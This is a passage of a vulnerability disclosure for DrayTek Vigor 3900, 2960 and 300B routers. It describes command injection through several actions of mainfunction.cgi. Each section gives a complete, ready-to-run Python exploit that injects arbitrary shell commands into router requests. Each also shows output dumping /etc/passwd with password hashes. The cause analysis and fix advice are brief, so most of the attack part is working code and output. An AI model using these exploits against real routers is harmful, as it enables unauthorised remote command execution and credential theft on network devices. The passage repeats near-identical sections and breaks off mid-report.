
1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests


action = "doPPTP"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "table": cmd,
            "option": "terminate",
            "command": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doPPTP` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE15: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doIPSec`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doIPSec`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
import argparse
import requests
```

```python


action = "doIPSec"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "table": cmd,
            "option": "terminate",
            "command": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)
```

```python


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)




```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doIPSec` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE16: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `doWebBackup`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `doWebBackup`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce


1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests


action = "doWebBackup"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "option": cmd,
            "key": "terminate",
            "pw_encode": "terminate",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)




```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `doWebBackup` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE17: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `check_file_exist`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `check_file_exist`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
import argparse
import requests


action = "check_file_exist"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
```

```python
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "upload_config": cmd,
            "upload_section": "terminate",
            "pw_encode": "terminate",
            "upload_option":"1",
            "upload_path":"1",
            "upload_name":"1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `check_file_exist` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

